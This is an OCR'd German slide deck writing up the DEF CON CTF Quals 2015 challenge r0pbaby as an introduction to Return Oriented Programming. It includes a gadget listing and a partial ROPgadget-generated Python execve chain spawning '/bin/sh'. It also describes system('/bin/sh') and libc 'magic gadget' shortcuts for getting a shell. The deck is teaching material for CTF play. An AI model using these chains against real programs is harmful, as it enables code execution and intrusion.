Stratum Auhuur


Return Oriented Programming 101

ein CTF Writeup (DEF CON CTF Quals 2015: r0pbaby)

comawill
2015-06-14

Kontext

- DEF CON CTF Qualifier 2015
- Baby's First (r0pbaby)
- Return Oriented Programming (ROP)
- 64 bit



Baby's First 1 1 1 1

Coding Challenge 1

Pwnable 2 2 3 3 4 4 4 5 5 6

Reverse Engineering 1 1 2 3 3 3

Web 2

Miscellaneous 2 3


Heap & Stack — Speicherverwaltung

Heap

- „Haufen“
- Dynamischer Speicher
- malloc/free

Stack

- „Stapel“
- „Wächst nach unten“
- push/pop



Environment Informationen

Stack

Heap

uninitialisierte Daten

initialisierte Daten

Programmcode

Hohe Speicheradressen
(`0xffff`)

Niedrige Speicheradressen
(`0x0000`)

`call` & `ret` — Funktionsaufrufe

`call` ***`address`***


- Rücksprungadresse auf den Stack pushen
- Zur angegebenen Adresse springen

`ret`

- Rücksprungadresse vom Stack holen
- Zu dieser Adresse springen

Programmablauf


```
...
0x01 mov rdi, 1
0x02 mov rsi, 2
0x03 call add
0x04 ...
add:
0xd1 push rbp
0xd2 mov rbp, rsp
0xd3 sub rsp, 8
0xd4 mov [rbp-0], rdi
0xd5 add [rbp-0], rsi
0xd6 mov rdi, [rbp-0]
0xd7 add rsp, 8
0xd8 pop rbp
0xd9 ret
```


Stack:

0xffff ...

Programmablauf

```
...
0x01 mov rdi, 1
0x02 mov rsi, 2
0x03 call add
0x04 ...
add:
0xd1 push rbp
0xd2 mov rbp, rsp
0xd3 sub rsp, 8
0xd4 mov [rbp-0], rdi
0xd5 add [rbp-0], rsi
0xd6 mov rdi, [rbp-0]
0xd7 add rsp, 8
0xd8 pop rbp
0xd9 ret
```



Stack:

0xffff ...

Programmablauf

```
...
0x01 mov rdi, 1
0x02 mov rsi, 2
0x03 call add
0x04 ...
add:
0xd1 push rbp
0xd2 mov rbp, rsp
0xd3 sub rsp, 8
0xd4 mov [rbp-0], rdi
0xd5 add [rbp-0], rsi
0xd6 mov rdi, [rbp-0]
0xd7 add rsp, 8
0xd8 pop rbp
0xd9 ret
```

Stack:

0xffff	...
0xfff7	0x04

Programmablauf

```
...
0x01 mov rdi, 1
0x02 mov rsi, 2
0x03 call add
0x04 ...
add:
0xd1 push rbp
0xd2 mov rbp, rsp
0xd3 sub rsp, 8
0xd4 mov [rbp-0], rdi
0xd5 add [rbp-0], rsi
0xd6 mov rdi, [rbp-0]
0xd7 add rsp, 8
0xd8 pop rbp
0xd9 ret
```

Stack:

0xffff	...
0xfff7	0x04
0xffef	*rbp_alt*

Programmablauf

```
...
0x01 mov rdi, 1
0x02 mov rsi, 2
0x03 call add
0x04 ...
add:
0xd1 push rbp
0xd2 mov rbp, rsp
0xd3 sub rsp, 8
0xd4 mov [rbp-0], rdi
0xd5 add [rbp-0], rsi
0xd6 mov rdi, [rbp-0]
0xd7 add rsp, 8
0xd8 pop rbp
0xd9 ret
```

Stack:

0xffff	...
0xfff7	0x04
0xffef	*rbp_alt*

Programmablauf

```
...
0x01 mov rdi, 1
0x02 mov rsi, 2
0x03 call add
0x04 ...
add:
0xd1 push rbp
0xd2 mov rbp, rsp
0xd3 sub rsp, 8
0xd4 mov [rbp-0], rdi
0xd5 add [rbp-0], rsi
0xd6 mov rdi, [rbp-0]
0xd7 add rsp, 8
0xd8 pop rbp
0xd9 ret
```

Stack:

0xffff	...
0xfff7	0x04
0xffef	*rbp_alt*
0xffe7	??

Programmablauf

```
...
0x01 mov rdi, 1
0x02 mov rsi, 2
0x03 call add
0x04 ...
add:
0xd1 push rbp
0xd2 mov rbp, rsp
0xd3 sub rsp, 8
0xd4 mov [rbp-0], rdi
0xd5 add [rbp-0], rsi
0xd6 mov rdi, [rbp-0]
0xd7 add rsp, 8
0xd8 pop rbp
0xd9 ret
```

Stack:

0xffff	...
0xfff7	0x04
0xffef	*rbp_alt*
0xffe7	1

Programmablauf

```
...
0x01 mov rdi, 1
0x02 mov rsi, 2
0x03 call add
0x04 ...
add:
0xd1 push rbp
0xd2 mov rbp, rsp
0xd3 sub rsp, 8
0xd4 mov [rbp-0], rdi
0xd5 add [rbp-0], rsi
0xd6 mov rdi, [rbp-0]
0xd7 add rsp, 8
0xd8 pop rbp
0xd9 ret
```

Stack:

0xffff	...
0xfff7	0x04
0xffef	*rbp_alt*
0xffe7	3

Programmablauf

```
...
0x01 mov rdi, 1
0x02 mov rsi, 2
0x03 call add
0x04 ...
add:
0xd1 push rbp
0xd2 mov rbp, rsp
0xd3 sub rsp, 8
0xd4 mov [rbp-0], rdi
0xd5 add [rbp-0], rsi
0xd6 mov rdi, [rbp-0]
0xd7 add rsp, 8
0xd8 pop rbp
0xd9 ret
```

Stack:

0xffff	...
0xfff7	0x04
0xffef	*rbp_alt*
0xffe7	3

Programmablauf

```
...
0x01 mov rdi, 1
0x02 mov rsi, 2
0x03 call add
0x04 ...
add:
0xd1 push rbp
0xd2 mov rbp, rsp
0xd3 sub rsp, 8
0xd4 mov [rbp-0], rdi
0xd5 add [rbp-0], rsi
0xd6 mov rdi, [rbp-0]
0xd7 add rsp, 8
0xd8 pop rbp
0xd9 ret
```

Stack:

0xffff	...
0xfff7	0x04
0xffef	*rbp_alt*

Programmablauf

```
...
0x01 mov rdi, 1
0x02 mov rsi, 2
0x03 call add
0x04 ...
add:
0xd1 push rbp
0xd2 mov rbp, rsp
0xd3 sub rsp, 8
0xd4 mov [rbp-0], rdi
0xd5 add [rbp-0], rsi
0xd6 mov rdi, [rbp-0]
0xd7 add rsp, 8
0xd8 pop rbp
0xd9 ret
```

Stack:

0xffff	...
0xfff7	0x04

Programmablauf


```
...
0x01 mov rdi, 1
0x02 mov rsi, 2
0x03 call add
0x04 ...
add:
0xd1 push rbp
0xd2 mov rbp, rsp
0xd3 sub rsp, 8
0xd4 mov [rbp-0], rdi
0xd5 add [rbp-0], rsi
0xd6 mov rdi, [rbp-0]
0xd7 add rsp, 8
0xd8 pop rbp
0xd9 ret
```

Stack:

```
0xffff | ... |
```

Programmablauf

```
...
0x01 mov rdi, 1
0x02 mov rsi, 2
0x03 call add
0x04 ...
add:
0xd1 push rbp
0xd2 mov rbp, rsp
0xd3 sub rsp, 8
0xd4 mov [rbp-0], rdi
0xd5 add [rbp-0], rsi
0xd6 mov rdi, [rbp-0]
0xd7 add rsp, 8
0xd8 pop rbp
0xd9 ret
```




Stack:

0xffff ...

Programmablauf mit ROP


- Fehler im Programm ermöglicht Modifikation des Stacks
- Überschreiben des Stacks mit Adressen zu Gadgets
- Jedes `ret` sorgt dafür, dass ein weiteres Gadget ausgeführt wird
- Im Prinzip kann man damit Programmieren
- Umgeht das Problem von nicht-ausführbarem Speicher
- Stack-Guards können einen veränderten Stack erkennen

Gadgets




```
0x0000000000001b0c : xor edx, dword ptr [rdx - 0x7b] ; mov bl, -0x12 ; enter 0x59e7, 0x5b ; ret 0x2a63
0x00000000000235b0 : xor edx, edx ; add eax, 2 ; mov dword ptr [rsp], eax ; call rbx
0x00000000000b4b31 : xor edx, edx ; add rsp, 8 ; mov rax, rdx ; ret
0x00000000000739a9 : xor edx, edx ; div rbx ; pop rbx ; pop rbp ; pop r12 ; ret
0x00000000000ddb13 : xor edx, edx ; jmp 0xddb2f
0x00000000000887d0 : xor edx, edx ; mov eax, edx ; ret
0x0000000000096d8d : xor edx, edx ; mov qword ptr [rdi], rdx ; ret
0x000000000007bb99 : xor edx, edx ; mov rax, qword ptr [rax + 0x48] ; jmp rax
0x000000000008ab73 : xor edx, edx ; or cl, cl ; cmove rax, rdx ; ret
0x0000000000070340 : xor edx, edx ; pop r12 ; jmp rax
0x000000000007396c : xor edx, edx ; pop rbx ; div rbp ; pop rbp ; pop r12 ; ret
0x00000000000fa254 : xor edx, edx ; test byte ptr [rsp + 0x29], -0x80 ; setne dl ; jmp 0xfa238
0x00000000001a0b6e : xor esi, dword ptr [rcx + rsi*8 - 1] ; sbb al, 0xd ; std ; jae 0x1a0b71 ; jmp qword ptr [rdx]
0x000000000019544c : xor esi, dword ptr [rcx - 0x13] ; jmp qword ptr [rdx]
0x00000000000489c7 : xor esi, dword ptr [rdi] ; add byte ptr [rax + 0x39], cl ; ret
0x000000000005d5d6 : xor esi, dword ptr [rsi] ; add byte ptr [rbx + 0x5d], bl ; ret
0x00000000000829c1 : xor esi, edx ; mov byte ptr [rax + rbx], sil ; pop rbx ; ret
0x00000000000dbc3e : xor esi, esi ; call 0x8c5c6
0x00000000000f5d22 : xor esi, esi ; mov rdi, r12 ; call rbx
0x00000000000f5d47 : xor esi, esi ; mov rdi, r13 ; call rbx
0x00000000000f5d6b : xor esi, esi ; mov rdi, r14 ; call rbx
0x00000000000f5d8b : xor esi, esi ; mov rdi, r15 ; call rbx
0x00000000000f5cfd : xor esi, esi ; mov rdi, rbp ; call rbx
0x0000000000113205 : xor esi, esi ; shl rdi, 4 ; call 0x1f418
0x0000000000164f39 : xor esp, dword ptr [rbp + 0x1f0fffeb] ; add bl, dh ; ret
0x000000000017a480 : xor esp, dword ptr [rbp - 0x5b07000b] ; cmc ; jmp qword ptr [rax]
0x000000000017a334 : xor esp, dword ptr [rbp - 0x5bf7000b] ; cmc ; jmp qword ptr [rax]
0x0000000000186e9d : xor esp, edi ; jmp rax
0x00000000000c7741 : xor esp, esp ; jmp 0xc770b
0x000000000012eb47 : xor esp, esp ; push rbp ; push rbx ; xor ebx, ebx ; call 0x12ade8
0x00000000000ddb12 : xor r10d, r10d ; jmp 0xddb30
0x00000000000c7740 : xor r12d, r12d ; jmp 0xc770c
0x000000000012eb46 : xor r12d, r12d ; push rbp ; push rbx ; xor ebx, ebx ; call 0x12ade9
0x0000000000113204 : xor r14d, r14d ; shl rdi, 4 ; call 0x1f419
0x0000000000070fc6 : xor r8d, r8d ; call r12
0x00000000001035c0 : xor r9b, bpl ; ret
0x00000000000d0d06 : xor r9b, byte ptr [rax] ; xor eax, eax ; ret
0x00000000000f05e1 : xor rax, 0x20 ; mov qword ptr [rbx + 0x48], rax ; pop rbx ; ret
0x0000000000021edf : xor rax, qword ptr [0x30] ; call rax
0x0000000000036bdf : xor rax, qword ptr [0x30] ; jmp rax
0x0000000000021ede : xor rax, qword ptr fs:[0x30] ; call rax
0x0000000000036bde : xor rax, qword ptr fs:[0x30] ; jmp rax
0x0000000000088c85 : xor rax, rax ; ret
0x000000000003c93a : xor rax, rdx ; sub rax, rdx ; ret
0x000000000011d00d : xor rdi, qword ptr [0x30] ; call rax
0x000000000011d00c : xor rdi, qword ptr fs:[0x30] ; call rax
0x0000000000031da9 : xor rdx, qword ptr [0x30] ; call rdx
0x0000000000031da8 : xor rdx, qword ptr fs:[0x30] ; call rdx
0x000000000007033f : xor rdx, rdx ; pop r12 ; jmp rax

Unique gadgets found: 21569
```

r0pbaby — das Programm




```
Welcome to an easy Return Oriented Programming challenge...
Menu:
1) Get libc address
2) Get address of a libc function
3) Nom nom r0p buffer to stack
4) Exit
: 1
libc.so.6: 0x00007F5AF3B6E9B0
1) Get libc address
2) Get address of a libc function
3) Nom nom r0p buffer to stack
4) Exit
: 2
Enter symbol: system
Symbol system: 0x00007F5AF33C8B30
1) Get libc address
2) Get address of a libc function
3) Nom nom r0p buffer to stack
4) Exit
: 3
Enter bytes to send (max 1024): 11
aaaaaaaaaa
1) Get libc address
2) Get address of a libc function
3) Nom nom r0p buffer to stack
4) Exit
:
Bad choice.
Segmentation fault (core dumped)
```

r0pbaby — der Code




r0pbaby — der Code



```
0xe45:
mov         rdx, r12
mov         rsi, rbx
mov         rdi, rbp
call        j_memcpy
jmp         0xcca
```

r0pbaby — der Code


```
memcpy(rbp, data, len)
```



```
0xe45:
mov     rdx, r12
mov     rsi, rbx
mov     rdi, rbp
call    j_memcpy
jmp     0xcca
```

Eine Lösung — ein generischer Weg

- Richtige libc Version finden
  - Adressen von Funktionen vergleichen
  - Raten (häufig ist es die aktuelle von Ubuntu)
- ROP Tool benutzen
- libc-Offset auslesen
- Stack beschreiben
- Fertig \o/




```
- Step 5 -- Build the ROP chain

        #!/usr/bin/env python2
        # execve generated by ROPgadget

        from struct import pack

        # Padding goes here
        p = ''

        p += pack('<Q', 0x000000000022b1a) # pop rdi ; ret
        p += pack('<Q', 0x00000000003be080) # @ .data
        p += pack('<Q', 0x000000000001b218) # pop rax ; ret
        p += '/bin//sh'
        p += pack('<Q', 0x0000000000091da9) # mov qword ptr [rdi], rax ; pop rbx ; pop rbp ; ret
        p += pack('<Q', 0x4141414141414141) # padding
        p += pack('<Q', 0x4141414141414141) # padding
        p += pack('<Q', 0x000000000022b1a) # pop rdi ; ret
        p += pack('<Q', 0x00000000003be088) # @ .data + 8
        p += pack('<Q', 0x0000000000088c85) # xor rax, rax ; ret
        p += pack('<Q', 0x0000000000091da9) # mov qword ptr [rdi], rax ; pop rbx ; pop rbp ; ret
        p += pack('<Q', 0x4141414141414141) # padding
        p += pack('<Q', 0x4141414141414141) # padding
        p += pack('<Q', 0x000000000022b1a) # pop rdi ; ret
        p += pack('<Q', 0x00000000003be080) # @ .data
        p += pack('<Q', 0x0000000000024805) # pop rsi ; ret
        p += pack('<Q', 0x00000000003be088) # @ .data + 8
        p += pack('<Q', 0x0000000000001b8e) # pop rdx ; ret
        p += pack('<Q', 0x00000000003be088) # @ .data + 8
        p += pack('<Q', 0x0000000000088c85) # xor rax, rax ; ret
        p += pack('<Q', 0x00000000000a2fc0) # add rax, 1 ; ret
        p += pack('<Q', 0x00000000000a2fc0) # add rax, 1 ; ret
        p += pack('<Q', 0x00000000000a2fc0) # add rax, 1 ; ret
        p += pack('<Q', 0x00000000000a2fc0) # add rax, 1 ; ret
        p += pack('<Q', 0x00000000000a2fc0) # add rax, 1 ; ret
        p += pack('<Q', 0x00000000000a2fc0) # add rax, 1 ; ret
        p += pack('<Q', 0x00000000000a2fc0) # add rax, 1 ; ret
```

Eine Lösung — ein eleganter Weg

- libc beinhaltet den String „`/bin/sh`“
- Es gibt ein Gadget: `pop rax; pop rdi; call rax`
- libc-Offset auslesen
- Stack mit Gadget, Adresse von `system` und „`/bin/sh`“ vorbereiten
- Fertig \o/

Eine Lösung — ein kurzer Weg



```
0x0000000000046522    mov     edi, 0x2                              ; argument #1 for method sigprocmask
0x0000000000046527    call    sigprocmask
0x000000000004652c    mov     rax, qword [ds:0x3bdea8]
0x0000000000046533    lea     rdi, qword [ds:0x17ccdb]              ; "/bin/sh", argument #1 for method execve
0x000000000004653a    lea     rsi, qword [ss:rsp+arg_28]            ; argument #2 for method execve
0x000000000004653f    mov     dword [ds:0x3c06c0], 0x0
0x0000000000046549    mov     dword [ds:0x3c06d0], 0x0
0x0000000000046553    mov     rdx, qword [ds:rax]
0x0000000000046556    call    execve
0x000000000004655b    mov     edi, 0x7f                             ; argument #1 for method _Exit
```

- libc hat ein „magic Gadget“[1]
- Startet eine Shell, was will man mehr? ;)

[1] https://gist.github.com/zachriggle/ca24daf4e8be953a3f96

Links

- Writeup von @iagox86: `https://blog.skullsecurity.org/2015/defcon-quals-r0pbaby-simple-64-bit-rop`
- Calling Conventions: `https://en.wikipedia.org/wiki/X86_calling_conventions`
- ROPgadget: `https://github.com/JonathanSalwan/ROPgadget`
- CTFtime: `https://ctftime.org/`

Kommt zum CTF Spielen vorbei!

comawill
`comawill@wlnbrg.de`

Stratum Auhuur
@StratumAuhuur

Stratum Auhuur